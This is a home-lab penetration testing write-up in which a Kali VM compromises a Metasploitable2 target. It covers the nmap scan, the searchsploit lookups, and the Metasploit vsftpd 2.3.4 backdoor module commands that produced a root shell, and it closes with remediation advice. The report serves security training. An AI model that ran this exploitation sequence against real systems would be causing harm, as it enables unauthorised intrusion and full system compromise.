

## Executive Summary

A controlled home cybersecurity lab was developed using VirtualBox to simulate real-world attack and defense scenarios.

A vulnerable Linux system (Metasploitable2) was assessed from an attacker machine (Kali Linux). Network reconnaissance, vulnerability identification, and exploitation were performed to demonstrate how exposed services can lead to full system compromise.

The assessment successfully achieved remote root-level access through exploitation of the VSFTPD 2.3.4 backdoor vulnerability.

---

## Lab Environment

### Component Description

Host Machine	MacBook Air (Intel i5, 8GB RAM)
Hypervisor	Oracle VirtualBox
Attacker VM	Kali Linux
Target VM	Metasploitable2
Network Type	Host-Only Adapter
Objective	Simulate penetration testing workflow


---

## Methodology

### Phase 1: Target Verification

- Verified connectivity using ping
- Confirmed attacker and target were on same network

Screenshot:



```
Metasploitable2 [Running]


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:de:e8:6c
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fedc:e86c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:266 errors:0 dropped:0 overruns:0 frame:0
          TX packets:224 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:36674 (35.8 KB)  TX bytes:25126 (24.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
```

## Phase 2: Service Enumeration

- Used Nmap version scan
- Identified exposed services and versions
- Discovered FTP service running VSFTPD 2.3.4

Screenshot:



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sV 192.168.56.102  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-26 21:35 -0500  
Nmap scan report for 192.168.56.102  
Host is up (0.0013s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd
```

## Phase 3: Vulnerability Identification

- Used searchsploit
- Found known backdoor vulnerability

Screenshot:

```
(kali㉿kali)-[~]
$ searchsploit vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/17491.rb
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py

```
Shellcodes: No Results
```

#### Phase 4: Exploit Discovery

- Located Metasploit exploit module
- Selected vsftpd\_234\_backdoor exploit

Screenshot:

```
msf > search vsftpd
```

Matching Modules

#	Name	Description	Disclosure Date	Rank	Check
0	auxiliary/dos/ftp/vsftpd_232	VSFTPD 2.3.2 Denial of Service	2011-02-03	normal	Yes
1	exploit/unix/ftp/vsftpd_234_backdoor	VSFTPD v2.3.4 Backdoor Command Execution	2011-07-03	excellent	No

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf > 
```

#### Phase 5: Exploitation

- Configured RHOSTS
- Executed exploit
- Achieved remote command execution

Screenshot:

```
msf >
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - The port used by the backdoor bind listener is already open
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:41759 -> 192.168.56.102:6200) at 2026-02-27 17:32:17 -0500
```

## Phase 6: Post-Exploitation Validation

- Verified root privileges
- Executed system commands
- Confirmed full system compromise

Screenshot:

```
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/
```

## 4. Findings

### Critical Vulnerability Identified

- Service: FTP
- Version: VSFTPD 2.3.4
- Vulnerability Type: Backdoor Command Execution
- Risk Level: Critical
- Impact: Full remote root compromise

## 5. Risk Impact

- Unauthorized system control
- Data exfiltration risk
- Lateral movement possibility
- Persistence opportunities

## 6. Remediation Recommendations

- Upgrade FTP service
- Remove vulnerable software versions
- Implement patch management
- Restrict exposed services
- Deploy intrusion detection monitoring

---

## 7. Conclusion

This project demonstrates practical understanding of penetration testing methodology including reconnaissance, vulnerability analysis, exploitation, and post-exploitation validation within an isolated lab environment.

Korbin Cartwright